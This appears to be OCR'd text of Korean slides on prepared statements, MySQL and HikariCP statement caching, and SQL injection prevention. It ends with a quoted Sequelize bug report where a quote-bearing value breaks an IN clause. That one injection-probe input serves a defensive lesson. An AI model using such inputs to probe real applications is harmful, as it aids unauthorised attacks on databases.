
출처 : https://jenkov.com/tutorials/jdbc/preparedstatement.html

진실2

client에서도 caching될 수 있다!

mysql default = client

Prepared Statement



■ Server side prepared statement

```
prepare  - SELECT age FROM user
                     WHERE name = ?     → COM_PREPARE
execute  - bind parameter "do_aki"      → COM_EXECUTE
```

[Preventing SQL Injection]


■ Client side prepared statement

```
prepare    SELECT age FROM user
                     WHERE name = ?
execute  - SELECT age FROM user
             WHERE name = ‘do_aki’      → COM_QUERY
```

[default PDO settings]

출처 : https://www.slideshare.net/do_aki/20141011-mastering-mysqlnd

Server-Side Prepared Statement (MySQL)



출처 : https://www.mysqltutorial.org/mysql-stored-procedure/mysql-prepared-statement/

```
PREPARE insert_user FROM 'INSERT INTO users (username, email) VALUES (?, ?)';

SET @username = 'john_doe';
SET @email = 'jone@example.com';
EXECUTE insert_user USING @username, @email;

DEALLOCATE PREPARE insert_user;
```

Server-Side vs Client-Side

Server-Side

- 쿼리 재사용 시 유리함
- MySQL 서버에서 binding & 메모리에 caching
- Less memory pressure for result sets with numeric data

Client-Side

- 쿼리 재사용 여부와 관계없는 일정한 성능
- WAS 서버에서 binding & 메모리에 caching

참고!

https://stackoverflow.com/questions/21716839/prepared-statement-cache-with-mysql-jdbc/65608774#65608774

HikariCP-MySQL

- **prepStmtCacheSize**

  Driver가 connection당 캐시할 prepared statement 수. default = 25, recommended = 250~500

- **prepStmtCacheSqlLimit**

  캐시할 sql문의 최대 길이. default = 256, recommended = 2048

- **cachePrepStmts**

  캐시 활성화!

- **useServerPrepStmts**

  최신 버전의 MySQL은 Server-Side preparedstatement를 지원하여 상당한 성능 향상을 제공할 수 있다.

  default = false, recommended = true

출처 : https://github.com/brettwooldridge/HikariCP/wiki/MySQL-Configuration

Caching

Many connection pools, including Apache DBCP, Vibur, c3p0 and others offer PreparedStatement caching. **HikariCP does not**. Why?

At the connection pool layer PreparedStatements can only be cached per connection.

If your application has 250 commonly executed queries and a pool of 20 connections you are asking your database to hold on to 5000 query execution plans -- and similarly the pool must cache this many PreparedStatements and their related graph of objects.

Most major database JDBC drivers already have a Statement cache that can be configured, including PostgreSQL, Oracle, Derby, MySQL, DB2, and many others.

출처 : https://github.com/brettwooldridge/HikariCP?tab=readme-ov-file#statement-cache

Caching

JDBC drivers are in a unique position to exploit database specific features, and nearly all of the caching implementations are capable of sharing execution plans across connections.


This means that instead of 5000 statements in memory and associated execution plans, your 250 commonly executed queries result in exactly 250 execution plans in the database.

Clever implementations do not even retain PreparedStatement objects in memory at the driver-level but instead merely attach new instances to existing plan IDs.

Using a statement cache at the pooling layer is an anti-pattern, and will negatively impact your application performance compared to driver-provided caches.

출처 : https://github.com/brettwooldridge/HikariCP?tab=readme-ov-file#statement-cache


input validation



- ❑ 외부 API에 그대로 값을 전달 시 SQL Injection이 우려될 수 있음
- ❑ 악성 사용자를 차단하는 것이 바람직함
- ❑ validation 필요!

Real-World Cases


sql injection in "IN" statement



```
const Sequelize = require('sequelize'),
    database = new Sequelize( ... );

database.query('SELECT * FROM Table WHERE Id IN (:ids)', {
  replacements: {
    ids: [1, 2, 3, "'asdf"]
  }
}).catch(function (err) {
  // got sql syntax error
});
```

출처 :https://github.com/sequelize/sequelize/issues/5671

sql injection in "IN" statement



